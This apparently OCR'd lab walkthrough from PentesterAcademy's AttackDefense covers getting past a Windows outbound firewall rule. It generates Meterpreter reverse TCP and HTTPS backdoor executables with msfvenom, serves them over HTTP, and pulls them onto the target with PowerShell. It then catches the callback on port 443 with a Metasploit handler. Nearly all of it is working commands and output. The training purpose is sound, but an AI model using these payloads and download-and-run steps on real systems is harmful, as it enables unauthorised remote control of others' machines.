ATTACK DEFENSE

by PentesterAcademy


Name	Firewall Bypass using HTTP/HTTPS Tunneling
URL	https://attackdefense.com/challengedetails?cid=2330
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Switch to "Target Machine"

Step 1: Verify Windows firewall outbound port configuration.

Open "Windows Defender Firewall with Advanced Security"




Best match

Windows Defender **Firewall** with Advanced Security
Desktop app

Settings

- Windows Defender **Firewall**
- Check **firewall** status
- Allow an app through Windows **Firewall**
- **Firewall** & network protection
- Security at a glance

firewall


Windows Defender Firewall with Advanced Security

Windows Defender Firewall witl
- Inbound Rules
- Outbound Rules
- Connection Security Rules
- Monitoring

Outbound Rules

Name
- Blocking Port 4444
- AllJoyn Router (TCP-Out)
- AllJoyn Router (UDP-Out)
- BranchCache Content Retrieval (HT
- BranchCache Hosted Cache Client
- BranchCache Hosted Cache Server
- BranchCache Peer Discovery (WSD
- Captive Portal Flow
- Captive Portal Flow
- Cast to Device functionality (qWav
- Cast to Device functionality (qWav
- Cast to Device streaming server (RT
- Cast to Device streaming server (RT
- Cast to Device streaming server (RT
- Core Networking - DNS (UDP-Out)
- Core Networking - Dynamic Host C
- Core Networking - Dynamic Host C
- Core Networking - Group Policy (L
- Core Networking - Group Policy (N
- Core Networking - Group Policy (T
- Core Networking - Internet Group I
- Core Networking - IPHTTPS (TCP-(
- Core Networking - IPv6 (IPv6-Out)
- Core Networking - Multicast Listen
- Core Networking - Multicast Listen
- Core Networking - Multicast Listen
- Core Networking - Multicast Listen
- Core Networking - Neighbor Disco
- Core Networking - Neighbor Disco
- Core Networking - Packet Too Big (ICMP... Core Networking All Yes Allow No

Blocking Port 4444 Properties

Protocols and ports

Protocol type: TCP

Protocol number: 6

Local port: All Ports

Example: 80, 443, 5000-5010

Remote port: Specific Ports

4444

Example: 80, 443, 5000-5010

Internet Control Message Protocol (ICMP) settings:


We can notice Outbound port 4444 is blocked. So, the objective of this challenge is to gain a reverse HTTPS shell using windows/meterpreter/reverse_https payload.

Step 2: Generating reverse shell using msfvenom.

Note: Check your LHOST IP address by typing ‘ip addr’ command

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 -f exe > backdoor.exe


Note: By default windows/meterpreter/reverse_tcp payload uses LPORT 4444 for connection.



```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~# 
```

Step 3: Run Metasploit multi-handler for reverse connection.


Commands: msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.15.2
set LPORT 4444
exploit



```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```

Step 4: Running the python SimpleHTTPServer to serve the backdoor.exe.

Command: python -m SimpleHTTPServer 80




```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switch back to “Target Machine”

Step 5: Download the backdoor.exe on the target machine.


Open the PowerShell terminal and download the backdoor.exe.

Command: iwr -UseBasicParsing -Uri '**http://10.10.15.2/backdoor.exe**' -OutFile 'C:\Users\Administrator\Desktop\backdoor.exe'




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> iwr -UseBasicParsing -Uri 'http://10.10.15.2/backdoor.exe' -OutFile 'C:\Users\Administrator\D
esktop\backdoor.exe'
PS C:\Users\Administrator> _
```

Step 6: Execute backdoor.exe



File description: ApacheBench command line utility
Company: Apache Software Foundation
File version: 2.2.14.0
Date created: 4/7/2021 5:00 AM
Size: 72.0 KB




```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```

It is expected that we won't receive a reverse shell on port 4444 because it’s blocked on the target machine. Now, we have a choice to randomly guess the outbound port or try other methods to bypass it. Also, please note: We won't get multiple attempts to execute a malicious executable in a real-world pentesting scenario. This is where the HTTP/HTTPS meterpreter shell comes into play.

Most of the time port 80 and port 443 is whitelisted in firewall settings because these are HTTP and HTTPS default ports.

Step 7: Generating malicious HTTPS meterpreter executable.

Command: msfvenom -p windows/meterpreter/reverse_https LHOST=10.10.15.2 LPORT=443 -f exe > backdoor_https.exe




```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_https LHOST=10.10.15.2 LPORT=443 -f exe > backdoor_https.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor_https.exe
backdoor_https.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 8: Run Metasploit multi handler for reverse connection.

Commands:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https

set LHOST 10.10.15.2
set LPORT 443
exploit




```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:443
```

Switch back to “Target Machine”

Step 9: Download the backdoor_https.exe on the target machine.


Open the PowerShell terminal and download the backdoor.exe.

Command: iwr -UseBasicParsing -Uri '**http://10.10.15.2/backdoor_https.exe**' -OutFile 'C:\Users\Administrator\Desktop\backdoor_https.exe'




```
PS C:\Users\Administrator> iwr -UseBasicParsing -Uri 'http://10.10.15.2/backdoor_https.exe' -OutFile 'C:\Users\Administrator\Desktop\backdoor_https.exe'
PS C:\Users\Administrator>
```

Step 10: Execute backdoor_https.exe




File description: ApacheBench command line utility
Company: Apache Software Foundation
File version: 2.2.14.0
Date created: 4/7/2021 6:58 AM
Size: 72.0 KB



```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:443
[*] https://10.10.15.2:443 handling request from 10.0.30.224; (UUID: mrttmkxp) Staging x86 payload (177241 bytes) ...
